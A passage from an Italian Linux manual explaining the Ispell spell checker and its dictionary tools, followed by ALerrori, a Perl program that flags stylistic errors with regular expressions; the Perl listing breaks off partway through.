Gli errori che si possono fare scrivendo un testo sono di vario tipo, e quelli puramente lessicali, ovvero ciò che potrebbe essere classificato come errore di battitura, rappresentano i meno importanti. Tuttavia, si tratta pur sempre di una buona percentuale nell'insieme globale di errori che può contenere un testo.

Un programma banale che sia in grado di mostrare le parole che risultano semplicemente sconosciute, è già un buon aiuto verso l'obbiettivo dello scrivere in modo corretto.

Un programma di analisi lessicale è utile quando si può gestire un dizionario personale, perché non si possono escludere le eccezioni da un testo: il nome o il cognome di una persona, un indirizzo, una sigla particolare,... In presenza di documenti di grandi dimensioni, diventa necessario gestire un dizionario specifico per ognuno di questi, in modo da non interferire con l'analisi di altri in cui certi termini, ammissibili da una parte, non possono esistere dall'altra.

## 112.1 Ispell

Ispell è un programma di scansione lessicale che permette la realizzazione di dizionari contenenti anche indicazioni sulle possibili aggregazioni di parole (si pensi alla lingua tedesca in cui le parole sono generate spesso dall'unione di altre).

Lo studio di questa caratteristica di Ispell riguarda chi vuole realizzare un dizionario standard per un linguaggio particolare: generico o specifico di un certo settore. Qui si intende mostrare un uso semplificato di questo programma, in cui si utilizzano dizionari standard e si generano i propri dizionari personali specifici per ciò che si fa.

### 112.1.1 Dizionari

Generalmente, il pacchetto di distribuzione di Ispell contiene un dizionario standard per la lingua inglese. Dovrebbe trattarsi del file `/usr/lib/ispell/english.hash`. Nella stessa directory vanno collocati altri file per altre lingue, o per linguaggi specifici. Questi file, terminanti con l'estensione `.hash`, sono ottenuti a partire da una coppia di file di testo, e devono essere compilati attraverso **`buildhash`**, ogni volta che si cambia piattaforma.

È disponibile un pacchetto contenente un dizionario generico per la lingua italiana. Lo si dovrebbe trovare presso <*ftp://ftp.cnr.it/pub/Linux-local/apps/ispell/*> e si tratta di un file denominato secondo il modello `italiano-`⟨*versione*⟩`.tgz`.

Il dizionario italiano si compone di due file sorgenti: `italiano.aff` e `italiano.sml`. Il primo dei due contiene la tabella *affix*, che in pratica rappresenta una serie di regole sull'insieme dei caratteri ammissibili e sulla possibile unione di parti di parole, mentre il secondo è l'elenco di parole vero e proprio. Queste parole elencate, contengono a volte dei riferimenti aggiuntivi indicati dopo una barra obliqua (**`/`**) che hanno valore in base alle definizioni della tabella *affix*. L'approfondimento sulla sintassi del file *affix* è utile solo se si vuole realizzare un dizionario *hash* specifico, mentre l'utilizzatore normale può ignorare questo problema. La compilazione dei file sorgenti in modo da ottenere un dizionario *hash* si ottiene con il comando seguente:

```
$ buildhash italiano.sml italiano.aff italiano.hash
```

Si otterrà il file `italiano.hash`, da collocare nella directory `/usr/lib/ispell/`. Se si intende utilizzare sistematicamente questo dizionario, si può predisporre la variabile di ambiente **`DICTIONARY`**, assegnandovi il nome del file: `italiano.hash`. In alternativa, si può usare **`ispell`** con l'opzione **`-d`**, come nell'esempio seguente (l'estensione `.hash` è predefinita e può essere omessa).

```
$ ispell -d italiano documento.txt
```

I dizionari personali sono invece una cosa diversa: si tratta di un elenco di termini, scritto con le stesse modalità di un sorgente, senza un file *affix* a fianco (o meglio, utilizzando quello del dizionario *hash* a cui si fa riferimento). Normalmente, tali file personali sono aggiornati da Ispell, quando questo viene usato in modo interattivo. Il nome predefinito del dizionario personale è `~/.ispell_`⟨*linguaggio*⟩. Per esempio, se si utilizza il dizionario standard predefinito, viene generato e utilizzato il file `~/.ispell_english` (nella directory personale), a meno di specificare un nome diverso con le opzioni.

### 112.1.2 Avvio e opzioni fondamentali

`ispell [`⟨*opzioni*⟩`]` ⟨*file-da-analizzare*⟩

Quella che si vede rappresenta una semplificazione estrema della sintassi dell'eseguibile **`ispell`**, però, prima di apprendere il funzionamento delle particolarità di questo programma, è meglio comprendere le sue possibilità fondamentali.

Ispell può funzionare in modo interattivo, oppure no. In teoria, è possibile anche realizzare un programma che sfrutti le funzionalità di Ispell attraverso una pipeline; in pratica, si tratta dell'utilizzo meno importante che si può fare di Ispell.

### Alcune opzioni

`-d` ⟨*dizionario-hash*⟩

Permette di specificare un file dizionario differente da quello predefinito (che di solito è `english.hash`). Il nome del file viene indicato generalmente senza estensione, e senza percorso, facendo implicitamente riferimento alla directory `/usr/lib/ispell/`, e a file con estensione `.hash`.

`-p` ⟨*dizionario-personale*⟩

Permette di specificare un dizionario personale differente da quello predefinito (che di solito è `~/.ispell_`...).

`-W` ⟨*n-caratteri*⟩

Specifica la lunghezza delle parole che non devono essere prese in considerazione. In pratica, da quel numero di caratteri in giù, si considerano tutte valide.

`-x`

Evita la creazione di una copia di sicurezza. Senza indicare questa opzione, dovrebbe essere salvata una copia del file originale aggiungendo al suo nome l'estensione `.bak`.

`-b`

Si tratta dell'opzione opposta a **`-x`**, e permette di forzare la richiesta di creazione di una copia di sicurezza.

`-t`

Fa in modo che il testo da analizzare sia considerato un sorgente TeX, o LaTeX, per il quale si devono ignorare i codici di formattazione, e possibilmente anche alcune indicazioni che sono solo funzionali a TeX, e non al contenuto del testo. Questa dovrebbe essere la modalità predefinita di funzionamento.

In generale, questa modalità va bene anche per il testo puro e semplice, purché non ci siano barre oblique inverse che possano essere confuse con comandi di TeX.

`-n`

Fa in modo che il testo da analizzare sia considerato un sorgente Nroff o Troff, per il quale si devono ignorare i codici di formattazione.[1]

## 112.1.3 Funzionamento interattivo

Il funzionamento normale di Ispell è interattivo. Generalmente viene fatta una copia di sicurezza del file analizzato, con un nome che termina con l'aggiunta dell'estensione `.bak`, e poi Ispell permette di modificare il contenuto del file originale, in base alle scelte dell'utente.

La figura 112.1 mostra il caso di un file, denominato `lettera`, che contiene una frase normalissima, in cui la parla «stai» non viene riconosciuta. In effetti, si suppone di avere utilizzato il dizionario *hash* predefinito, ovvero quello inglese.

La parola **`stai`** viene evidenziata se le caratteristiche del terminale lo consentono; in ogni caso, viene indicata a parte, all'inizio (come si vede dall'esempio). Se possibile, Ispell elenca una serie di alternative possibili, in base alle affinità che può avere il termine sconosciuto con altre parole contenute nel dizionario. Questo elenco è numerato, in modo da permetterne la selezione. Nella parte bassa dello schermo appare un menu riepilogativo degli altri comandi a disposizione; comandi che si richiamano prevalentemente con la semplice pressione di tasti o combinazioni di tasti mnemonici.

### Alcuni comandi

[ *Spazio* ]

Fa in modo che Ispell accetti la parola temporaneamente. Se ne troverà ancora, Ispell le segnalerà nuovamente.

[ *R* ] | [ *r* ]

Richiede la sostituzione della parola errata con un'altra che deve essere inserita subito dopo. Se anche la nuova parola non sembra valida, questa viene segnalata ugualmente da Ispell. La sostituzione

[1] La possibilità di distinguere i codici di formattazione di TeX, *roff, o altro, dipende anche dal file *affix* del dizionario utilizzato.

```
    stai              File: lettera


Ciao come stai?

00: stab     09: st-AI
01: stag
02: staid
03: stain
04: stair
05: Stan
06: star
07: stay
08: st AI

[SP] <number> R)epl A)ccept I)nsert L)ookup U)ncap Q)uit e(X)it or ? for help
```

Figura 112.1: Funzionamento interattivo di Ispell.

riguarda solo quell'occorrenza particolare; se verrà ritrovato ancora lo stesso errore, Ispell continuerà a segnalarlo.

[*A*] | [*a*]

Fa sì che Ispell ignori la parola per tutto il resto del documento.

[*I*] | [*i*]

Fa sì che Ispell accetti la parola e la inserisca nel dizionario personale, esattamente com'è, rispettando maiuscole e minuscole.

[*U*] | [*u*]

Fa sì che Ispell accetti la parola e la inserisca nel dizionario personale, perdendo le informazioni sulle maiuscole e sulle minuscole.

[*0*] | [*1*] | ... | [*0*][*0*] | [*0*][*1*] | ...

La selezione di un numero fa riferimento alle voci proposte come parole alternative a quella errata. Con questa selezione di intende ottenere la sostituzione delle parole. È importante osservare che, se l'elenco supera le nove unità, la selezione avviene con due cifre numeriche. L'esempio che appare nella figura mostra questo caso: per indicare la parola **`stag`**, occorre la sequenza [*0*][*1*].

[*X*] | [*x*]

Conclude il lavoro completando la scrittura del file e ignorando altri errori eventuali. Chiude anche il file del dizionario personale, mantenendo le voci aggiunte fino a quel punto.

[*Q*] | [*q*]

Termina immediatamente, lasciando inalterato il file, senza conservare i termini eventualmente annotati per l'aggiunta nel dizionario personale.

[*Ctrl-l*] | [*Ctrl-L*]

Ripulisce lo schermo.

### Alcune opzioni

Per quanto riguarda il funzionamento interattivo di Ispell, sono importanti due opzioni.

`-M`

Richiede espressamente la visualizzazione del menu riassuntivo dei comandi interattivi. Di solito, tale menu appare in modo predefinito, a meno di avere compilato Ispell con opzioni particolari.

`-N`

Fa in modo che il menu riepilogativo dei comandi non venga visualizzato.

### Alcuni esempi

`$` **`ispell -d italiano lettera`**

Analizza il file `lettera` utilizzando il dizionario *hash* **`italiano`**, ovvero, il file `/usr/lib/ispell/italiano.hash`.

$ **ispell -d italiano -p mio lettera**

Come nell'esempio precedente, ma in questo caso si utilizza il dizionario personale rappresentato dal file `./mio`. Nell'esempio precedente, si faceva riferimento al dizionario personale predefinito: `~/.ispell_italiano`.

### 112.1.4 Funzionamento non interattivo

Quando Ispell funziona in modo non interattivo, si limita a generare un elenco di termini, anche ripetuti, che risultano sconosciuti in base al dizionario. Ispell può anche essere utilizzato attraverso un altro programma, quando si indica l'opzione **-a**, ma si tratta di un modo un po' complicato, che qui non viene descritto.

Per ottenere l'elenco dei termini sconosciuti, si utilizza l'opzione **-l**. Per esempio, questa possibilità di Ispell può essere sfruttata per produrre rapidamente un dizionario personale.

Se si dispone di un testo della cui esattezza si è certi, si può ottenere da Ispell l'elenco dei termini da lui sconosciuti, e generare un dizionario personale con tutte queste eccezioni. Si procede nel modo seguente:

$ **ispell -d italiano -l < romanzo > mio_dizionario**

In questo modo, tutti i termini contenuti nel file `./romanzo` che non risultano dal dizionario *hash* **italiano**, vengono emessi attraverso lo standard output, e diretti nel file `./mio_dizionario`.

$ **sort -f < mio_dizionario > dizionario1**

In questo modo si riordina l'elenco di parole ottenuto, generando il file `./dizionario1`, e l'opzione **-f** serve a non distinguere tra lettere minuscole e maiuscole, anche se restano i doppioni. Con questo elenco si vuole generare un dizionario personale, eliminando questi doppioni ed eventualmente generando altre semplificazioni.

$ **munchlist -s italiano -l italiano.aff dizionario1 > dizionario2**

In questo modo, si ottiene il compattamento del file `./dizionario1`, in base a quanto già contenuto del dizionario *hash* **italiano** e secondo le regole del file *affix* `./italiano.aff`, generando il file `./dizionario2`, che finalmente può essere utilizzato come dizionario personale.

### 112.1.5 Programmi di utilità di contorno a Ispell

Ispell si compone di diversi file binari. Il più importante è **ispell**, come si è visto, ma altri sono necessari per la gestione dei file di dizionario. Si è già accennato a **buildhash** e a **munchlist**, il cui utilizzo è il caso di riepilogare.

`buildhash` ⟨*dizionario-sorgente*⟩ ⟨*file-affix*⟩ ⟨*dizionario-hash*⟩

`munchlist [-l` ⟨*file-affix*⟩`] [-s` ⟨*dizionario-hash*⟩`] [`⟨*elenco-da-ridurre*⟩`] >` ⟨*elenco-ridotto*⟩

Quelle mostrate sono le sintassi semplificate di questi due programmi. Di più può essere appreso dalla lettura di *ispell(1)*.

Alcuni esempi

$ **munchlist mio_dizionario > dizionario**

Utilizza il dizionario *hash* e il file *affix* standard per ridurre l'elenco contenuto nel file `./mio_dizionario`, generando il file `./dizionario`.

$ **munchlist -s italiano -l ./italiano.aff mio_dizionario > dizionario**

Utilizza il dizionario *hash* **italiano** (`/usr/lib/ispell/italiano.hash`), e il file *affix* `./italiano.aff` per ridurre l'elenco contenuto nel file `./mio_dizionario`, generando il file `./dizionario`.

$ **buildhash italiano.sml italiano.aff italiano.hash**

Genera il dizionario *hash* `./italiano.hash`, a partire dall'elenco `./italiano.sml` e dal file *affix* `./italian.aff`.

### 112.1.6 Gestione dei dizionari personali

L'utilizzo occasionale di Ispell richiede la presenza di un dizionario *hash* e probabilmente di uno personale predefinito, che quasi sicuramente sarà `~/.ispell_italiano`. Ma la correzione ortografica basata esclusivamente su un dizionario è tanto più efficace quanto minore è il numero delle parole previste, ovvero, quanto più specifico è il dizionario utilizzato.

Di fronte alla realizzazione di un documento di un certo impegno, o di una serie di documenti che trattano dello stesso genere di cose, potrebbe essere conveniente utilizzare un dizionario personale specifico per quel progetto, eventualmente partendo da un dizionario *hash* praticamente vuoto.[2]

Per realizzare un dizionario «vuoto», adatto a qualunque linguaggio che utilizzi la codifica ISO 8859-1, si potrebbe partire dal file *affix* che contiene solo le righe seguenti, il cui unico scopo è quello di ammettere l'uso di tutte le lettere accentate e speciali.[3]

```
# minimo.aff
# Accetta qualunque carattere accentato e speciale di ISO 8859-1

wordchars       [a-z]   [A-Z]
wordchars       [à-\376]        [À-\336]
wordchars       [\337]
wordchars       [\377]

prefixes

suffixes
```

Le parole chiave **`prefixes`** e **`suffixes`** sono obbligatorie, e comunque il file non è completo (viene segnalato dai programmi come **`buildhash`** e **`munchlist`**), anche se funziona ugualmente per lo scopo che ci si prefigge qui.

Volendo esagerare, se le cifre numeriche possono avere un ruolo nella composizione delle parole che si vogliono controllare, si può aggiungere anche la riga seguente, tenendo conto che però poi **`munchlist`** non funziona tanto bene.

```
wordchars       [0-9]
```

A fianco di questo si deve creare un elenco di parole che ne contenga almeno una, come nell'esempio seguente:

```
Linux
```

Si suppone che il file *affix* sia stato nominato `minimo.aff` e che l'elenco sia `minimo.sml`. Per creare il file *hash*, si procede come è già stato presentato più volte.

```
$ buildhash minimo.sml minimo.aff minimo.hash
```

Pur con una segnalazione di errore, dovuta all'estrema semplicità del file *affix*, si ottiene il file `minimo.hash` nella directory corrente. Questo file *hash* può essere usato solo per testi normali, senza codici di formattazione di alcun tipo, dal momento che il file *affix* mostrato non è stato predisposto per questo.

Se si dispone di un documento ritenuto sicuro, si può generare il dizionario personale relativo.

```
$ ispell -d ./minimo.hash -l < documento.txt > elenco
```

In questo modo si ottiene l'elenco delle parole usate nel file `documento.txt`, che sono praticamente tutte sconosciute. Questo elenco deve essere riordinato e ridotto.

```
$ sort -f < elenco > elenco1
```

```
$ munchlist -l minimo.aff -s minimo.hash elenco1 > dizionario
```

Dopo la riduzione si ottiene finalmente il dizionario personale specifico del documento, e successivamente si potranno eseguire le verifiche sullo stesso documento di origine (a seguito di aggiunte o di modifiche), con il comando seguente:

```
$ ispell -d ./minimo.hash -p ./dizionario documento.txt
```

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

[2]Quando si ha a che fare con documentazione tecnica, in cui l'uso di termini in inglese è frequente, si potrebbe addirittura valutare la possibilità di basare l'analisi sul dizionario standard (`english.hash`), affiancando il dizionario personale specifico per il documento, solo che in tal caso si avrebbero difficoltà con le lettere accentate, dal momento che queste non sono previste nel file *affix* inglese.

[3]Le lettere **ÿ** e **ß**, corrispondenti ai codici **`\377`** e **`\337`**, sono minuscole e non hanno un equivalente maiuscolo nella codifica ISO 8859-1.

# Analisi sintattica e stilistica

L'analisi sintattica di un testo è un problema ben più complicato della semplice verifica delle parole con un dizionario. Esistono però alcuni tipi di errori sintattici, o stilistici, che si possono identificare con l'aiuto di espressioni regolari (*regular expression*).

La lingua italiana consente spesso l'utilizzo di forme espressive differenti, per le quali dovrebbe esserci almeno uniformità all'interno di uno stesso documento. Per esempio, occorre decidere se si vuole scrivere: «una aula» oppure «un'aula», «ed anche» oppure «e anche»,...

In questo capitolo si vuole mostrare un programma Perl che può aiutare a definire delle regole rappresentate in forma di espressioni regolari, per segnalare degli errori sintattici o stilistici. Con questo programma è possibile indicare anche delle regole di eccezione e delle particolarità riferite a un singolo documento. Il programma in questione è ALerrori, abbinato al pacchetto ALtools, che a sua volta accompagna la distribuzione di questo documento.

## 113.1 ALerrori

Il programma che viene proposto, scandisce un file generando un altro file contenente le parti di testo che risulterebbero errate (oltre a un file diagnostico contenente la registrazione del procedimento di verifica). Prima di iniziare a leggere il file da esaminare, vengono caricati dei modelli che esprimono degli errori, espressi in forma di espressione regolare, seguiti eventualmente da dei modelli di eccezione. Infine, vengono caricate anche delle particolarità riferite al testo che si elabora, trattate in forma letterale, e non più secondo il modello di un'espressione regolare.

```
        +------------------+          +-------------+
        |      regexp      |          |    brani    |
        | errori+eccezioni |          | particolari |
        +------------------+          +-------------+
                 |                          |
                 +------+        +----------+
                        |        |
                        V        V
+-----------+       +-----------------+                 +---------+
| documento |       |                 |                 | errori  |
|    da     |------>|    ALerrori     |---------------->| trovati |
| esaminare |       |                 |                 +---------+
+-----------+       +-----------------+
                             |
                             |            +-------------+
                             +----------->|  registro   |
                                          | diagnostico |
                                          +-------------+
```

Figura 113.1: Schema di funzionamento di ALerrori.

Gli errori che si possono ricercare attraverso delle espressioni regolari, riguardano la vicinanza di parole che hanno caratteristiche determinate, come l'uso o meno di articoli apostrofati. Sotto questo aspetto, diventa importante che, nel file di testo originale, ogni paragrafo si trovi su una sola riga, cioè non sia interrotto su più righe.

A fianco di questo problema, si aggiunge il fatto che il file sorgente che si vuole esaminare potrebbe contenere dei codici di controllo, come nel caso di TeX (o LaTeX) e di HTML. In tutte queste situazioni, occorre predisporre un programma in grado di ripulire il testo da questi codici di controllo, generando un file di testo puro, in cui ogni paragrafo si trovi su una sola riga. Al limite, può essere sufficiente che ogni periodo, cioè ogni frase completa che termina con un punto, si trovi su una sola riga.

### 113.1.1 Espressioni regolari

Il blocco principale di ALerrori è scritto in Perl, e le espressioni regolari che possono essere gestite sono quelle di questo linguaggio di programmazione. Per motivi che si chiariranno analizzando il sorgente, non è possibile identificare l'inizio e la fine di una riga (con i simboli `^` e `$`), inoltre non è possibile utilizzare le parentesi tonde.

A titolo di esempio, si propone il problema della «d» eufonica, per la precisione il caso di «ad». Supponendo di volerla utilizzare solo quando la parola successiva inizia con la vocale «a», escludendo il caso in cui la parola continui con un'altra «d» (per esempio: «ad amare», ma non «ad adattare»), si possono usare le espressioni regolari seguenti per individuare gli errori.

```
\ba\s+a[^d]\w*\b
\bad\s+ad\w*\b
\bad\s+[^a]\w*\b
```

Per intendere meglio il significato di ciò che è scritto, la prima riga significa:

- **`\b`** lo spazio vuoto prima della parola;
- **`a`** la lettera «a»;
- **`\s+`** uno o più spazi orizzontali;
- **`a[^d]`** la lettera «a» seguita immediatamente da qualunque cosa che sia diversa dalla lettera «d»;
- **`\w+`** uno o più caratteri alfabetici;
- **`\b`** lo spazio vuoto dopo la parola;

Nello stesso tempo, però, si può decidere di accettare un'eccezione: «ad esempio», che secondo quando stabilito con l'ultima delle espressioni regolari appena mostrate, dovrebbe essere un errore. Si può usare quindi l'espressione regolare seguente, tra le eccezioni.

```
\bad\s+esempio\b
```

### 113.1.2 $ ALerrori

`ALerrori` ⟨*tipo*⟩ ⟨*file-da-analizzare*⟩ `[`⟨*errori-risultanti*⟩`]`

All'interno dell'applicativo ALerrori, l'eseguibile omonimo, **`ALerrori`**, si comporta da programma frontale nei confronti di ciò che fa veramente l'elaborazione. Il suo scopo è quello di trasformare il file indicato per l'analisi in modo conveniente per la ricerca di questi errori.

Il primo argomento è una parola chiave che definisce come deve essere trasformato il file prima dell'analisi. Può trattarsi di:

- **`testo-adattato`**

  riferendosi a un file di testo in cui ogni capoverso occupa esattamente una riga, e come tale non richiede altri adattamenti;

- **`man`**

  riferendosi a un file Troff delle pagine di manuale, che come tale richiede una rielaborazione in modo da ottenere un file di testo, simulando uno schermo di ampiezza orizzontale smisurata;

- **`html`**

  riferendosi a un file HTML che può essere trasformato in un file di testo attraverso Lynx.

### 113.1.3 $ ALerrori-motore

`ALerrori-motore` ⟨*file-da-analizzare*⟩ ⟨*errori-risultanti*⟩ ⟨*registro-diagnostico*⟩

Il programma Perl **`ALerrori-motore`** è ciò che svolge effettivamente il lavoro di analisi. Si aspetta di ricevere come primo argomento il nome di un file di testo già pronto per l'analisi, e questo è infatti il compito di **`ALerrori`** che provvede da solo ad avviare **`ALerrori-motore`**.

Il file indicato come secondo argomento viene creato per inserirvi i brani di testo contenenti gli errori; il terzo serve ad annotare il procedimento.

```
#!/usr/bin/perl
#======================================================================
# ALerrori-motore <file-da-analizzare> <file-risultato> <file-diag>
#
# Analizza il documento alla ricerca di errori comuni, composti
# prevalentemente da abbinamenti di parole che solitamente sono
# infelici.
#======================================================================

#----------------------------------------------------------------------
```

```
# Simbolo separatore dei campi.
#-----------------------------------------------------------------------
$SEPARATORE = "____";

#-----------------------------------------------------------------------
# Acquisizione degli argomenti
#-----------------------------------------------------------------------
$file_da_verificare = $ARGV[0];
$file_risultato = $ARGV[1];
$file_diagnostico = $ARGV[2];

#-----------------------------------------------------------------------
# File dei modelli degli errori ed elenco delle particolarità.
#-----------------------------------------------------------------------
$file_degli_errori_e_delle_eccezioni =
    "/opt/ALtools/var/ALerrorieccezioni.dat";

$file_dei_casi_particolari = "/opt/ALtools/var/ALparticolari.dat";

#-----------------------------------------------------------------------
# Il contenuti di questi file viene caricato all'interno di
# diversi array.
#-----------------------------------------------------------------------
@array_errori = ();
@array_spiegazioni = ();
@array_eccezioni = ();
@array_particolari = ();
$indice_errori = 0;
$indice_eccezioni = 0;
$indice_particolari = 0;

#-----------------------------------------------------------------------
# Variabili scalari utilizzate per leggere e trattare gli errori,
# le eccezioni e le particolarità
#-----------------------------------------------------------------------
$record = "";
$errore_re = "";
$errore_spiegazione = "";
$eccezione = "";
$particolare = "";

#-----------------------------------------------------------------------
# Variabile utilizzata per leggere il file da analizzare.
#-----------------------------------------------------------------------
$riga = "";

#-----------------------------------------------------------------------
# Parti del testo contenente un errore o ciò che si ritiene tale.
#-----------------------------------------------------------------------
$testa = "";
$contenuto = "";
$coda = "";
$insieme = "";

#-----------------------------------------------------------------------
# Flag che segnala la presenza o la persistenza di un errore
#-----------------------------------------------------------------------
$errato = 0;

#-----------------------------------------------------------------------
# Carica il file degli errori nell'array.
#-----------------------------------------------------------------------
open ( ERRORIECCEZIONI, "< $file_degli_errori_e_delle_eccezioni" );

while ( $record = <ERRORIECCEZIONI> ) {
```

```
#-------------------------------------------------------------------
# Toglie il codice di interruzione di riga.
#-------------------------------------------------------------------
chomp( $record );

#-------------------------------------------------------------------
# Se il record è vuoto, oppure se contiene un commento, ripete il
# ciclo.
#-------------------------------------------------------------------
if ( $record =~ m/^\s*$/ ) {
    next;
};
if ( $record =~ m/^\s*#.*$/ ) {
    next;
};

#-------------------------------------------------------------------
# Analizza in base al tipo di record.
#-------------------------------------------------------------------
if ( $record =~ m/^ERR/ ) {

    #---------------------------------------------------------------
    # Si tratta della descrizione di un errore.
    #---------------------------------------------------------------

    #---------------------------------------------------------------
    # Estrae il contenuto
    #---------------------------------------------------------------
    if ( $record =~ m/^ERR$SEPARATORE(.*)$SEPARATORE(.*)$/ ) {

        $errore_re = $1;
        $errore_spiegazione = $2;

    } elsif ( $record =~ m/^ERR$SEPARATORE(.*)$/ ) {

        $errore_re = $1;
        $errore_spiegazione = "";

    } else {

        #-----------------------------------------------------------
        # C'è qualcosa che non va nel formato del record.
        #-----------------------------------------------------------
        print STDOUT "Errore di sintassi nel record:\n";
        print STDOUT "$record\n";

        next;
    }

    #---------------------------------------------------------------
    # Trasferisce nell'array.
    #---------------------------------------------------------------
    $indice_errori = $#array_errori+1;
    @array_errori[$indice_errori] = $errore_re;
    @array_spiegazioni[$indice_errori] = $errore_spiegazione;

    #---------------------------------------------------------------
    # Prepara l'array delle eccezioni.
    #---------------------------------------------------------------
    @array_eccezioni[$indice_errori] = ();

} elsif ( $record =~ m/^ECC/ ) {

    #---------------------------------------------------------------
```

```
        # Si tratta della descrizione di un'eccezione.
        #----------------------------------------------------------------

        #----------------------------------------------------------------
        # Estrae il contenuto
        #----------------------------------------------------------------
        if ( $record =~ m/^ECC$SEPARATORE(.*)$SEPARATORE(.*)$/ ) {

            $eccezione = $1;
            print STDOUT "Nei record delle eccezioni non è previsto il ";
            print STDOUT "campo di spiegazione:\n";

        } elsif ( $record =~ m/^ECC$SEPARATORE(.*)$/ ) {

            $eccezione = $1;

        } else {

            #------------------------------------------------------------
            # C'è qualcosa che non va nel formato del record.
            #------------------------------------------------------------
            print STDOUT "Errore di sintassi nel record:\n";
            print STDOUT "$record\n";

            next;
        }

        #----------------------------------------------------------------
        # Trasferisce nell'array.
        #----------------------------------------------------------------
        $indice_eccezioni = $#{$array_eccezioni[$indice_errori]} +1 ;
        $array_eccezioni[$indice_errori][$indice_eccezioni] = $eccezione;

    }
}

#------------------------------------------------------------------------
# Chiude il file degli errori e delle eccezioni.
#------------------------------------------------------------------------
close ( ERRORIECCEZIONI );

#------------------------------------------------------------------------
# Carica il file delle particolarità.
#------------------------------------------------------------------------
open ( PARTICOLARI, "< $file_dei_casi_particolari" );

while ( $particolare = <PARTICOLARI> ) {

    #--------------------------------------------------------------------
    # Toglie il codice di interruzione di riga.
    #--------------------------------------------------------------------
    chomp( $particolare );

    #--------------------------------------------------------------------
    # Se il record è vuoto, ripete il ciclo (non sono ammessi commenti).
    #--------------------------------------------------------------------
    if ( $particolare =~ m/^\s*$/ ) {
        next;
    };

    #--------------------------------------------------------------------
    # Trasferisce nell'array.
    #--------------------------------------------------------------------
    $indice_particolari = $#array_particolari+1;
    @array_particolari[$indice_particolari] = $particolare;
```

```
}

#-----------------------------------------------------------------------
# Chiude il file.
#-----------------------------------------------------------------------
close ( PARTICOLARI );

#-----------------------------------------------------------------------
# Inizia la scansione del documento.
#-----------------------------------------------------------------------
open ( DOCUMENTO, "< $file_da_verificare" );
open ( RISULTATO, "> $file_risultato" );
open ( DIAGNOSI, "> $file_diagnostico" );

while ( $riga = <DOCUMENTO> ) {

    #-------------------------------------------------------------------
    # Toglie il codice di interruzione di riga.
    #-------------------------------------------------------------------
    chomp( $riga );

    #-------------------------------------------------------------------
    # Esclude le righe vuote.
    #-------------------------------------------------------------------
    if ( $riga =~ m/^\s*$/ ) {
        next;
    };

    #-------------------------------------------------------------------
    # Azzera il flag.
    #-------------------------------------------------------------------
    $errato = 0;

    #-------------------------------------------------------------------
    # Scandisce l'array degli errori.
    #-------------------------------------------------------------------
    for ( $indice_errori = 0 ; $indice_errori <= $#array_errori ;
            $indice_errori++ ) {

        $errore_re = $array_errori[$indice_errori];
        $errore_spiegazione = $array_spiegazioni[$indice_errori];

        #---------------------------------------------------------------
        # Esegue la comparazione, badando alla differenza tra
        # maiuscole e minuscole.
        # Si comincia con una comparazione semplice, per non appesantire
        # la ricerca.
        #---------------------------------------------------------------
        if ( $riga =~ m/$errore_re/ ) {

            #-----------------------------------------------------------
            # Visto che l'errore c'è, cerca di estrarre tre parole
            # prima e dopo, possibilmente con uno spazio prima e dopo.
            #-----------------------------------------------------------
            $riga =~
                m/(\S*\s*\S*\s*\S*\s*)($errore_re)(\s*\S*\s*\S*\s*\S*)/;

            #-----------------------------------------------------------
            # Attiva il flag che segnala la presenza di un errore.
            #-----------------------------------------------------------
            $errato = 1;

            #-----------------------------------------------------------
            # Salva il risultato della comparazione.
            #-----------------------------------------------------------
```

```
        $testa = "$1";
        $contenuto = "$2";
        $coda = "$3";

        $insieme = "${testa}${contenuto}${coda}" ;

        #------------------------------------------------------------
        # Annota nel file diagnostico.
        #------------------------------------------------------------
        print DIAGNOSI "\n";
        print DIAGNOSI "??? ${testa}>>${contenuto}<<${coda}\n";
        print DIAGNOSI "ERR $errore_re\n";

    } else {

        #------------------------------------------------------------
        # Se questo modello non corrisponde, salta al prossimo
        # ciclo.
        #------------------------------------------------------------
        next;

    }

    if ( $errato ) {

        #------------------------------------------------------------
        # Scandisce le eccezioni.
        #------------------------------------------------------------

        #------------------------------------------------------------
        # $array_eccezioni[$indice_errori] contiene un altro array,
        # quello delle eccezioni specifiche di un certo tipo di
        # errore, per cui, $#{$array_eccezioni[$indice_errori]} è
        # l'indice dell'ultimo elemento di tale array.
        # Se tale array è vuoto, il valore di
        # $#{$array_eccezioni[$indice_errori]} dovrebbe essere
        # negativo.
        #------------------------------------------------------------
        for ( $indice_eccezioni = 0 ;
                $indice_eccezioni <=
                    $#{$array_eccezioni[$indice_errori]}
                        && $#{$array_eccezioni[$indice_errori]} >= 0 ;
                $indice_eccezioni++ ) {

            $eccezione =
                $array_eccezioni[$indice_errori][$indice_eccezioni];

            #--------------------------------------------------------
            # Annota nel file di diagnosi, ammesso che sia il caso.
            #--------------------------------------------------------
            print DIAGNOSI "ecc $eccezione\n";

            #--------------------------------------------------------
            # Esegue la comparazione.
            #--------------------------------------------------------
            if ( $insieme =~ m/$eccezione/ ) {

                #----------------------------------------------------
                # Dal momento che l'eccezione corrisponde,
                # quel tipo di errore non va considerato e si
                # passa all'analisi di quello successivo.
                #----------------------------------------------------
                $errato = 0;

                #----------------------------------------------------
```

```
                # Annota nel file diagnostico.
                #---------------------------------------------------
                print DIAGNOSI "ECC $eccezione\n";

                #---------------------------------------------------
                # Esce dal ciclo for.
                #---------------------------------------------------
                last;

            }
        }
    }

    #---------------------------------------------------------------
    # Verifica se c'è ancora l'errore.
    #---------------------------------------------------------------
    if ( $errato ) {

        #-----------------------------------------------------------
        # Scandisce le particolarità.
        #-----------------------------------------------------------
        for ( $indice_particolari = 0 ;
                $indice_particolari <= $#array_particolari ;
                $indice_particolari++ ) {

            $particolare = $array_particolari[$indice_particolari];

            #-------------------------------------------------------
            # Esegue la comparazione.
            #-------------------------------------------------------
            if ( $insieme eq $particolare ) {

                #---------------------------------------------------
                # Per quanto riguarda questo errore, la riga va bene
                # così: il flag viene sistemato, e si controlla
                # per un altro errore.
                #---------------------------------------------------
                $errato = 0;

                #---------------------------------------------------
                # Annota nel file diagnostico.
                #---------------------------------------------------
                print DIAGNOSI "PAR $particolare\n";

            }
        }
    }

    #---------------------------------------------------------------
    # Verifica se c'è ancora l'errore.
    #---------------------------------------------------------------
    if ( $errato ) {

        #-----------------------------------------------------------
        # Emette il pezzo nel file degli errori risultanti.
        #-----------------------------------------------------------
        print RISULTATO "$insieme\n";

        #-----------------------------------------------------------
        # Emette il pezzo attraverso lo standard output,
        # evidenziando la parte centrale corrispondente
        # all'espressione regolare di partenza.
        #-----------------------------------------------------------
